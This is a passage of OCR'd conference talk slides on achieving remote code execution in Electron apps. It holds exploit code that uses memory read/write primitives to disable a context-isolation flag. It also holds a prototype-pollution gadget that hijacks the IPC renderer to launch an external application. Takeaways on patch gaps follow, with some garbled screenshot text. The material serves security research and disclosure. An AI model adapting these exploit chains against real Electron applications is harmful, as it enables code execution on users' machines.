
index.html

```
//index.html
var win = addrof(window);
console.log("[+] window addrof : " +
win.hex());
var addr1 = half_read(win + 0x18n);
console.log("[+] window : " + addr1.hex());
var addr2 = full_read(addr1 + 0xf8n);
console.log("[+] add2: " + addr2.hex());
var web_pref = addr2 + 0x50008n;
console.log("[+] web_pref addr: " +
web_pref.hex());
var ciso = web_pref + 0x184n //ciso offset
var ciso_val = full_read(ciso);
console.log("[+] ciso val = "+
ciso_val.hex());
var overwrite = ciso_val  &
(0xffffffffffffff00n); //overwrite to 0
full_write(ciso, overwrite);
console.log("[+] ciso val overwritten = "+
ciso_val.hex());

location ='/leak.html'
```

leak.html


```
<!-- leak.html prototype pollution gadget to leak ipc -->
<html><b>In leak, popping calc</b><script>
const origEndsWith = String.prototype.endsWith;
String.prototype.endsWith = function(...args) {
    if (args && args[0] === "/electron") {
        return true;
    }
return origEndsWith.apply(this, args);
};


const origCallMethod = Function.prototype.call;
Function.prototype.call = function(...args) {
   if (args[3] && args[3].name === "__webpack_require__") {
      const __webpack_require__ = args[3];
      window.pwn = args;
      var ipc = pwn[3]('./lib/renderer/api/ipc-renderer.ts').default;
      ipc.send('open_external', 'file:///System/Applications/Calculator.app')
    }
return origCallMethod.apply(this, args);
}
  </script></html>
```

Prototype pollution to leak IPC



iCloud
Locations
BurpS...
Favourites
msrk Dro...
Recents
Applicati...
Documents
Desktop
Downloads
Amazon...
Tags
Media
Music
Movies
element
Search
Previous 7 Days
Mostly 0x82c8000 should work!!!
checking if heap address 8448000 is valid:
Cancel
Open



Same Site Origin Spoofing



Same-Site Origin Spoofing



Same-Site Origin Spoofing

Patch Gap

- There is a **noticeable** patch gap between chrome <-> Electron <-> Electron Apps which makes most of them susceptible to these attacks.

- Sandbox Escapes from Chromium can also be used.

Mitigations

Epilogue

- In total we were able to achieve RCE on **20** different Electron applications

- Examples: JupyterLab, Mattermost, Rocket.Chat, Notion, Basecamp and the ones covered within this talk are few of them

Takeaways

- Dig deeper into the framework you're auditing and don't limit yourself to only the application layer.

- Electron apps are an ideal adversarial (or red team) target as users will click anywhere or open messages.

- Minimize attack surface on the apps as much as possible. (Open URL redirect can also be turned into RCE some day)

THANK YOU !

Want to understand in detail about our findings and secure your Electron apps?

https://electrovolt.io

 @ElectrovoltSec

